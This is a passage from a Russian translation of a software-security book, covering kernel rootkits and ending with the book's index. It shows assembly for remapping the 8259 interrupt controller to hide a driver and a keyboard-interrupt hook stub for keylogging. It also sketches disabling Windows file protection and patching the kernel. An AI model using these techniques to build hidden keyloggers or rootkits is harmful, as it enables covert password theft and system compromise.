В системах Windows NT, Windows 2000 и Windows XP старые хитрости по перехвату прерывания для клавиатуры не сработают. Дело в том, что микросхема 8259 перепрограммируется системой Windows для установки соответствия между аппаратными прерываниями IRQ 0–15 и программными прерываниями 0x30–0x3F. Таким образом, для перехвата прерывания для клавиатуры в системах Windows нужно перехватывать программное прерывание 0x31. Вот и вторая загадка разгадана.

Безусловно, можно самостоятельно перепрограммировать ИС 8259. Таким образом мы создадим дополнительную маскировку для сокрытия драйвера с нашим набором средств для взлома. В следующем фрагменте кода показан пример перепрограммирования 8259, которое осуществляется таким образом, чтобы прерывания IRQ 0–7 соответствовали программным прерываниям 20h–27h.

```
mov    al, 11h
out    20h, al
out    A0h, al
mov    al, 20h      ; номера прерывания начиная с 20h
out    21h, al      ; 21h соответствуют IRQ 0-7
mov    al, 28h      ; номера прерывания начиная с 28h
out    A1h, al      ; A1h соответствуют IRQ 8-15
mov    al, 04h
out    21h, al
mov    al, 02h
out    A1h, al
mov    al, 01h
out    21h, al
out    A1h, al
```

Регистрация нажатий клавиш

Регистрация нажатий клавиш является одним из самых мощных методов компьютерного шпионажа. Используя перехват для дескриптора клавиатуры внутри ядра, набор средств для взлома может перехватывать парольные фразы, включая те, которые используются для разблокирования секретных ключей в криптографических системах. Регистрация нажатий клавиш не требует больших объемов пространства на жестком диске, поэтому может пройти несколько дней или недель, прежде чем хакер сочтет необходимым забрать файл с зарегистрированной информацией. Программа регистрации может распознавать комбинации управляющих клавиш, а также

определять, когда символы набираются в верхнем или нижнем регистре. Обычно каждому нажатию клавиши соответствует определенный код опроса клавиатуры (scancode). Код опроса клавиатуры представляет собой численное представление в памяти нажатий клавиши.

За последнее десятилетие появилось множество различных видов программ регистрации нажатий клавиш, а методы их работы зависят от атакуемой операционной системы. На многих старых Windows и DOS-системах для регистрации нажатий клавиш было достаточно организовать перехват прерывания 9. Начиная с систем под управлением Windows NT, программу мониторинга нажатий клавиш следует инсталлировать как драйвер. Подобная ситуация характерна и для Linux.

С точки зрения хакера остаются две проблемы: 1) как сохранить данные в файл; и 2) кто будет их отправлять по сети. Если перехваченные нажатия клавиш сохраняются в открытом тексте, то они доступны все желающим. Если они отправляются на чей-то электронный адрес, то у владельца этого адреса окажется ценная информация. Эти проблемы можно решить с помощью средств криптографии. Зарегистрированные нажатия клавиш могут храниться в виде информации, зашифрованной с помощью открытого ключа, а их передача может осуществляться с помощью широковещательной рассылки, по общедоступному и в то же время защищенному каналу.

Программа регистрации нажатий клавиш в Linux-системе

За последнее время опубликовано несколько программ регистрации нажатий клавиш в Linux-системах. Программный код этих программ является общедоступным. Эти программы обычно сделаны в виде подгружаемых модулей ядра (LKM). В UNIX-системах набор средств для взлома, как правило, уже реализован в виде модуля LKM, поэтому мониторинг нажатий клавиш можно просто добавить в виде расширенной функции. Набор средств для взлома в системе Linux способен внедриться в текущий поток символов с помощью существующего драйвера клавиатуры или может непосредственно организовать перехват дескриптора прерывания.

Программа регистрации нажатий клавиш для Windows NT/2000/XP

В системах Windows NT/2000/XP поддерживается специальный тип драйвера устройств, который называется *фильтрующим драйвером* (filter driver) или просто фильтром. Большинство драйверов в Windows работают последовательно. То есть каждый драйвер передает данные следующему драйверу в цепочке. Фильтрующий драйвер просто добавляет себя в эту цепочку и выполняет фильтрацию данных или изменяет передаваемые данные до того, как передать управление. Набор средств для взлома может добавить себя в уже существующую цепочку драйверов для клавиатуры. Конечно, можно использовать и непосредственный перехват прерывания клавиатуры. В любом случае, можно перехватывать последовательности нажатия клавиш и записывать их в файл либо пересылать по сети.

Контроллер клавиатуры

На материнской плате находится большое количество контроллеров для аппаратных средств. В этих контроллерах содержатся регистры, из которых можно прочесть или в которые можно записать данные. Как правило, регистры чтения/записи на контроллере называют портами. В клавиатуре обычно используется микропроцессор 8048, а на материнской плате, как правило, есть дополнительный микропроцессор 8042. Микросхема 8042 программируется для преобразования кодов опроса клавиатуры. Иногда эта же микросхема используется для управления входными данными, получаемыми от мыши PS/2 и, иногда, для уведомления центрального процессора о нажатии кнопки Reset.

Относительно контроллера клавиатуры нас интересуют следующие порты:

порт 0x60: чип 8048, регистр данных клавиатуры

порт 0x64: чип 8042, регистр состояния клавиатуры

Для чтения символов с клавиатуры необходимо перехватить прерывание клавиатуры. Предпринимаемые для этой цели действия изменяются в зависимости от операционной системы. Для систем под управлением Windows, вероятнее всего, необходимо будет перехватить прерывание int 0x31. Данные должны быть прочитаны из прерывания 0x60 сразу после вызова IRQ 1 и до того, как произойдет какое либо-другое прерывание клавиатуры.

Ниже представлен пример простого обработчика для прерывания клавиатуры.

```
KEY_INT:
        push    eax
        in      al, 60h
        // делаем что-то с символов в al
        pop     eax
        jmp     DWORD PTR [old_KEY_INT]
```

Усовершенствованные возможности наборов средств для взлома

В этой книге не ставилась цель рассмотреть все самые совершенные хитрости, которые можно реализовать с помощью наборов средств для взлома. К счастью, доступны многие ресурсы и статьи в Internet, которые посвящены этой теме. Одним из лучших источников информации является журнал *Phrack Magazine* (`http://www.phrack.com`). В качестве еще одного полезного ресурса можно назвать конференцию по вопросам безопасности BlackHat (`http://www.blackhat.com`). Здесь мы только вкратце рассмотрим несколько усовершенстованных методов применения наборов средств для взлома, при необходимости предоставляя ссылки на источники более подробной информации.

Использование набора средств для взлома в качестве отладчика

Набор средств для взлома, работающий на уровне ядра, вовсе необязательно всегда должен использоваться с вредоносными целями. Например, набор средств для

взлома можно использовать для контроля за собственной системой. Еще одна полезная область применения возможностей наборов средств для взлома заключается в эмуляции функций отладчика. Набор средств для взлома со встроенным командным интерпретатором и несколькими функциями отладки практически ничем не отличается от программы наподобие SoftIce. Можно добавить декомпилятор, возможность чтения и записи в память и поддержку точек останова.

Отключение защиты системных файлов Windows

Процесс `winlogon.exe` загружает несколько библиотек DLL, которые отвечают за защиту системных файлов (служба System File Protection). При этом загружается файл `sfc.dll`, а затем файл `sfcfiles.dll`. Список защищаемых файлов загружается в буфер памяти. Воспользовавшись простой заплатой, которая устанавливается в программный код файла `sfc.dll`, можно полностью отключить защиту файлов. Для создания заплаты можно воспользоваться стандартными функциями отладки Windows API[10].

Непосредственная запись данных в физическую память

Для работы набора средств для взлома необязательно использовать загружаемый модуль или драйвер устройства в Windows-системе. Установить набор средств для взлома можно с помощью непосредственной записи данных в ядро. Мы рекомендуем прочесть отличную статью автора crazyword по теме объектов Windows и физической памяти в журнале *Phrack Magazine*, выпуск 59, статья 16 “Playing with Windows /dev/(k)mem”.

Переполнение буфера в ядре

В программном коде ядра присутствуют те же ошибки, которые известны для остального программного обеспечения. Одно только тот факт, что программный код запускается в ядре, совсем не означает его неуязвимость относительно переполнения буфера в стеке и других стандартных программ атаки. И действительно, были опубликованы несколько программ для переполнения буфера в ядре.

Использование хакером переполнения буфера в ядре требует определенной сноровки, поскольку исключения в ядре могут привести к выходу компьютера из строя или появлению “голубого экрана смерти”. Программы атаки, работающие на уровне ядра, заслуживают особого упоминания, поскольку они позволяют установить в компьютер набор средств для взлома и при этом обойти все механизмы защиты. При осуществлении переполнения буфера в ядре, злоумышленнику не требуются привилегии администратора или возможность загрузки драйвера устройства. Статью автора Синан (Sinan) по теме переполнения буфера в ядре можно прочесть в журнале *Phrack Magazine*, выпуск 60, статья 6 “Smashing The Kernel Stack For Fun And Profit”.

---

[10] *Более подробную информацию по этой теме можно узнать из работы Бенни (Benny) и Раттера (Ratter) в 29/A Labs.*

“Заражение” образа ядра

Еще один способ для внедрения кода в ядро заключается в установке заплаты в сам образ ядра. В этой главе мы продемонстрировали код простой заплаты для устранения механизмов защиты из ядра системы Windows NT. Таким же методом может быть изменена любая часть программного кода. При этом не забывайте исправить в коде любые проверки целостности файла, например контрольную сумму файла. Достаточно интересная информация относительно установки заплат в ядро Linux содержится в 60-м выпуске журнала *Phrack Magazine*, статья “Static Kernel Patching” от автора под псевдонимом jbtzhm.

Перенаправление исполнения

Мы также рассказали о том, как осуществить перенаправление исполнения в Windows-системах. Интересное обсуждение того, как это выполняется в системах под управлением Linux, содержится в статье 5 “Advances in Kernel Hacking II” журнала *Phrack Magazine*, выпуск 59.

Обнаружение наборов средств для взлома

Существует несколько методов для обнаружения наборов средств для взлома, *каждый из которых легко блокируется*, если в наборе средств для взлома предусмотрена такая возможность. Для выявления изменений данных в памяти можно исследовать таблицу вызовов или выполнить проверку функций и их значения. Во время выполнения функции можно провести подсчет выполняемых команд и сравнить с оригинальной функцией. Теоретически можно обнаружить любое изменение в ходе выполнения программ. Основная проблема заключается в том, что программный код, который предназначен для выполнения проверки, запускается на том же скомпрометированном компьютере. При этом набор средств для взлома способен изменить или повлиять на программный код, предназначенный для проверки. Любопытный метод для обнаружения наборов средств для взлома изложен в статье Яна Рудковски (Jan Rutkowski) “Execution Path Analysis: Finding Kernel Based Rootkits”, которая опубликована в журнале *Phrack Magazine*, выпуск 59. Программа для выявления наборов средств для взлома в ядре Solaris доступна на сайте `http://www.immunitysec.com`.

Резюме

Завершающим действием большинства атак на программное обеспечение является установка набора средств для взлома (rootkit). Эти наборы средств позволяют хакеру вернуться на взломанную машину при первом желании. Мы рассмотрели несколько чрезвычайно мощных наборов средств для взлома. Они позволяют управлять абсолютно *всеми* аспектами работы компьютера. Для этой цели наборы средств для взлома устанавливаются очень глубоко, в самое “сердце” системы.

Наборы средств для взлома могут устанавливаться как локально, так и доставляться из внешнего источника, например в составе “червя” или вируса. Как и в случае других видов вредоносного кода, деятельность этих программ должна оставаться

незаметной. Наборы средств для взлома успешно скрывают себя от стандартных средств исследования системы, используя перехваты, “трамплины” и заплаты. В этой главе мы лишь поверхностно затронули обширную тему наборов средств для взлома — тему, которая заслуживает отдельной книги.

Предметный указатель

A

ACL, 168
ActiveX, 200
API monitor, 143
ASP-страница, 151

B

BIOS, 357

C

CFI, 371
COM/DCOM, 200
CWD, 150

D

DDK, 327
DLL, 152
Dr.Watson log, 104

E

EEPROM, 357

F

FreeBSD, 270

H

HTML-код, 202
HTTPD, 263
HTTP-заголовок, 193

I

IDA, 94
IDC-сценарий, 112
IDS, 213
IDT, 383
IRQ, 381

J

Java, 259
Java 2, 153
JEDEC, 372
JVM, 37; 259

K

KLOC, 34

L

LKM, 385
LOC, 34

M

MBR, 373
MIME, 263
MIPS, 298

N

NVRAM, 255

P

PCL, 187
PHP, 173
PIC, 384
PID, 147

R

RISC, 298

S

SDK, 95
SourceScope, 66
SPARC, 301
SQL Server 7, 86
StackGuard , 66

T

TEB, 267

U

Unicode, 242
URI, 148
UTF-8, 243

W

Web-браузер, 200
Web-сервер, 150; 236
  Apache, 263

X

XOR, 296
XSS, 190

А

Адрес
  в векторе вторжения, 252
  внедрения, 254
  возврата, 252
  эффективный, 99
Анализатор, 228
Архитектура
  MIPS, 298
  RISC, 298
Атака, 63
  на Internet Explorer 5, 205
  на вызовы функций API, 169
  на неисполняемый стек, 321
  на переполнение буфера, 247
    в стеке, 249
    в ядре, 387
  подмены Web-узла, 205
  с помощью
    XSS, 191
    вредоносного содержимого, 204
    символических ссылок, 262
    файла данных, 261

Б

База данных
  Informix, 172
  Oracle, 167
Библиотека
  ActivePerl, 151
  DLL, 152
  irc.dll, 221
  mshtml.dll, 206
  NDIS, 374
  scrrun.dll, 196
  xt, 265
Библиотечные вызовы API
  отслеживание, 148
Брандмауэр, 72
Буфер
  клавиатуры, 188
Быстрый останов, 225

В

Вектор вторжения, 64; 250
Вентиль, 383
Ветвление процессов, 167
Взлом
  компилятора, 65
  с помощью
    драйвера устройства, 91
    совместно используемых буферов, 91
Вирус
  CIH, 364
Внесение ошибок, 125
Восстановление исходного кода, 78

Г

Гонка на выживание, 49

Д

Дамп памяти, 233
Декомпилятор, 83
Декомпиляция, 103
Дизассемблер, 83
  Dr. Watson, 130
  IDA, 94; 146; 279
  WDASM, 103
Диспетчер
  API, 143
Доверительные отношения, 149
Доступ
  к диску, 373
  к исполняемым файлам, 150
  к командному интерпретатору, 154
  с правами суперпользователя, 92
Драйвер, 327
  выгрузка, 330
  для перенаправления, 341
  регистрация, 332
  фильтрующий, 385

Ж

Журнал
  ошибок, 106

З

Заплата
  в ядро Windows NT, 348
  для образа ядра, 388
  установка, 125
Зона активизации, 64

И

Идентификатор
  сеанса, 175
    подбор, 176
Искажение данных
  в памяти, 249

К

Каталог
  cgi-bin, 149
  переход к другому, 170
  права доступа, 93
  просмотр содержимого, 111; 155
  сокрытие, 344
  текущий рабочий, 150
Код
  Java, 259
  возврата ошибки, 180
  двоичный
    исправление, 346
  командного интерпретатора, 60
    защита, 314
  опроса клавиатуры, 385
  переносимый, 37
  трассировка, 219
  управляющий, 182
    для терминала, 186
Кодирование
  символов
    альтернативное, 239
Кодировка
  Unicode, 242
  UTF-8, 243
Команда
  build, 328
  call, 293
  cd, 328
  dir, 111
  echo, 161
  getopt, 265
  in, 358
  jmp, 322; 348; 355
  jz, 354
  NOP, 298; 317
  out, 359
  passwd, 265
  push, 350
  retn, 350
  командного интерпретатора, 155
Командный интерпретатор, 154
  внедрение команд, 154
Компилятор
  для языка C++, 65
Контекст, 122
Контратака, 206
Контроллер
  клавиатуры, 386
Контрольная сумма, 297
Куча, 288

М

Маршрутизатор
  Cisco, 251; 257
Метасимвол, 228
  в архиве программы FML, 202
  в заголовке сообщения электронной почты, 202
  управляющий, 240
  эквивалентный, 240
Метод
  "белого ящика", 84
  "серого ящика", 85
  "черного ящика", 84
Микросхема
  8042, 386
  82559, 367
  8259, 384
  93C46, 367
  ASIC, 367

Н

Наблюдаемость, 47
Набор средств для взлома, 326
  ntroot, 374
  на уровне ядра, 326
Наследование
  дескрипторов, 167
  прав доступа, 168

О

Обработчик исключений, 267; 274
Окно регистров, 301

Опасность, 56
Операционная система
  FreeBSD, 270
  IOS, 257
  Windows NT
    установка заплат, 348
Операция
  XOR, 296
Определение
  операционной системы, 72
Отладчик, 82; 117
  GDB, 145
Отложенная передача управления, 298
Отслеживание маршрута, 73
Охват кода, 90
Ошибка, 49
  F00F, 358
  в сетевых адаптерах Ethernet, 92
  внесение, 125
  обработка, 180
  при выполнении арифметических операций, 275
  при классификации, 236
  строки форматирования, 260

П

Пакет
  IRP, 330
  UUCP, 142
Память
  EEPROM, 357
    параллельная, 370
    последовательная, 369
  искажение данных, 249
  управление, 275
  энергонезависимая
    операции чтения и записи, 358
Переменная
  глобальная, 173
    TERM, 265
  скрытой формы, 173
  среды, 172; 264
    $HOME, 265
    LD_LIBRARY_PATH, 173
    TARGETPATH, 328
  экземпляра, 291
Перенаправление атаки, 74
Переполнение буфера, 104
  в EFTP, 263
  в exim, 262
  в MidiPlug, 262
  в Netscape Communicator, 262
  в passwd, 265
  в rlogin, 265
  в sccw, 265
  в sendmail, 263
  в Web-сервере Apache, 263
  в Winamp, 261
  в стеке, 249; 268
  в ядре, 387
  на стороне клиента, 206
  с помощью переменных и тегов, 262
  с помощью переменных среды, 264
Перехват
  вызова, 335
  прерываний, 383
Переход
  внешний, 309
  локальный, 309
Платформа
  AIX/PowerPC, 313
  HP/UX PA-RISC, 305
  Solaris, 148
  SPARC, 301
Подключение
  к запущенному процессу, 146
Подмена
  Web-узла, 205
Полезная нагрузка, 250; 292
  для архитектуры MIPS, 298
  для архитектуры RISC, 298
  для нескольких платформ, 316
  для платформы PA-RISC, 305
  для платформы SPARC, 301
  кодирование, 296; 312
  размер, 294
Потайные ходы, 75
Предзагрузчик, 201
Преобразование символов, 229
Прерывание, 381
  клавиатуры, 386
  обработка, 119
  перехват, 383
Принцип наименьших привилегий, 141
Программа
  APISPY32, 93; 218
  Back Orifice 2000, 340
  Cold Fusion, 156
  Dbgvnt, 332
  Dependency Walker, 196
  Dr. Watson, 130
  dyninstAPI, 90
  elitewarp, 155
  exim, 262
  Fenris, 223
  File Monitor, 143
  FML, 202
  FST, 143
  GDB, 145; 232; 310
  GroupWise, 171
  Hailstrorm, 86
  Hotmail, 204

HSphere, 171
IDA, 94; 103
IDA-Pro, 105; 145
Internet Explorer, 201
Internet Explorer 5, 205
IPSwitch Imail, 176
ITS4, 66
jvmStart, 260
ltrace, 148
MailSweeper, 204
memcpy, 121
MidiPlug, 262
MS Excel, 195
MS Outlook XP, 202
mssql-ods, 258
netcat, 140; 152
Netscape Communicator, 262
Netterm, 187
nmap, 73
OllyDbg, 227
passwd, 265
Purify, 86
REC, 103
regmon, 143
rlogin, 265
sccw, 265
sendmail, 263
setlocate, 265
SoftIce, 227; 351; 374
SourceScope, 66
SQL Server, 258
SQL Server 7, 86
StackShield, 67
Taylor UUCP, 264
Telnet, 173
The PIT, 124
traceroute, 73
Trillian, 221
Tripwire, 340
Truss, 148
Webalizer, 193
Winamp, 261
xterm, 164
для внесения ошибок, 82
клиентская, 181
многопотоковая, 121
регистрации нажатий клавиш, 385
Просчет, 49
Протокол
BGP, 251
FTP, 163
OSPF, 251
TFTP, 165
T-SQL, 258
Процесс
ветвление, 167
идентификатор, 124
планирование запуска, 165
Процессор
Intel x86, 292

P

Расширяемая система, 37
Регистр процессора, 254
EAX, 255
EBP, 271; 295
EBX, 297
ECX, 297
EDI, 293; 297
EIP, 293
ESP, 271
FS, 267
Режим недоверия, 88
Риск, 54

C

Сервер
Apache, 263
CesarFTP, 244
EFTP, 263
eXtremail, 288
FTP, 266
IceCast, 243
IIS, 143; 151; 242
I-Planet, 145; 232
SpoonFTP, 239
Titan, 243
Серверное приложение, 138
Сетевой адаптер
Ethernet, 92
ключ реестра, 377
неразборчивый режим, 376
Сигнальное значение, 318
Сигнатура
атаки, 215
Символ
ESC, 240
NULL, 170; 231; 249; 271
удаление, 315
альтернативная кодировка, 239
возврата каретки, 159
двойной кавычки, 157
косой черты, 240
обратной косой черты, 160
посторонний, 238
форматирования, 267
Синтаксический анализ, 228
Синхронизация, 366
Система обнаружения взлома
на основе аномальных событий, 213
на основе сигнатур, 213

Сканирование
  портов, 73
  сети, 71
Сокет, 166
Сокрытие
  каталога, 344
  процесса, 336
  файла, 344
Спецификатор формата
  %00u, 286
  %n, 285
Спецификация
  CFI, 371
Список
  запущенных потоков, 147
  контроля доступа, 168
Ссылка
  символическая, 262
Стек, 252
  неисполняемый, 321
Строка
  форматирования, 267; 283
СУБД, 258
  Progress, 260
  переполнение буфера, 258
Сценарий
  FTP, 163
  Perl, 151
  PHP, 164
  вложенный, 151
  переносимый, 190

T

Таблица
  vtable, 291
  дескрипторов прерываний, 383
  переходов
    динамическая, 293
  прерываний, 381
  соответствий, 295
Тег
  boron, 134; 380
  CFEXECUTE, 156
  EMBED, 206
Точка
  входа, 88
  останова, 118; 145
    для страниц памяти, 227
Трамплин, 309; 320
Трассировка, 145
  во время выполнения программы, 223
  кода, 219
  обратная, 220
  стека, 106

У

Уведомление
  об успехе, 64
  обратной связи, 65
Указатель, 230
Утилита
  at, 165
  cat, 155
  dumpbin, 111
  ping, 155
Уязвимое место, 49
  автоматизированное выявление, 110

Ф

Фазовое пространство, 176
Файл
  autorun.inf, 374
  cookie, 61; 263
  helpctr.exe, 104
  perl.exe, 149
  sfc.dll, 387
  SOURCES, 328
  драйвера, 328
  конфигурационный
    для расширения привилегий, 142
    поиск, 145
  с расширением
    lnk, 263
    MP3, 262
  сокрытие, 344
  сценария, 161
  шрифта, 152
Фильтр, 212
  для входных данных, 212
  для драйвера, 385
  для команд, 237
  с возможностью переполнения буфера, 264
Функция
  CreateFile(), 373
  DriverEntry(), 329
  fprintf(), 288
  GetObject(), 201
  glob(), 266
  HeapFree(), 290
  Host(), 195
  if(), 348
  lstrcpy, 93
  malloc(), 290
  OpenDataSource(), 258
  OpenThread, 122
  printf(), 260; 287
  QueryDirectoryFile(), 344
  recv(), 280
  scanf(), 268

SeAccessCheck(), 350
sprintf(), 113; 268
strcat(), 268
strcpy(), 93; 268
strlen(), 270; 275
strncat(), 271
strncpy(), 270
syslog(), 270; 288
SystemLoadAndCallImage, 333
VirtualQuery(), 225
VirtualQueryEx, 121
vsprintf(), 268
wcsncat, 106
while(), 348
WSARecvFrom(), 88
wsprintf(), 224
листовая, 308
файловой системы, 205

Х

Хакер, 45
Хранимая процедура, 258; 261

Ц

Цель атаки, 47

Ч

"Червь", 39
ADM w0rm, 40
Code Red, 40

Ш

Шаблон атаки, 64

Э

Электронный шпионаж, 28

Я

Ядро
"заражение" образа, 388
переполнение буфера, 387
установка заплаты, 348
Язык программирования
Java 2, 153
Perl, 88
PHP, 173
Visual Basic, 203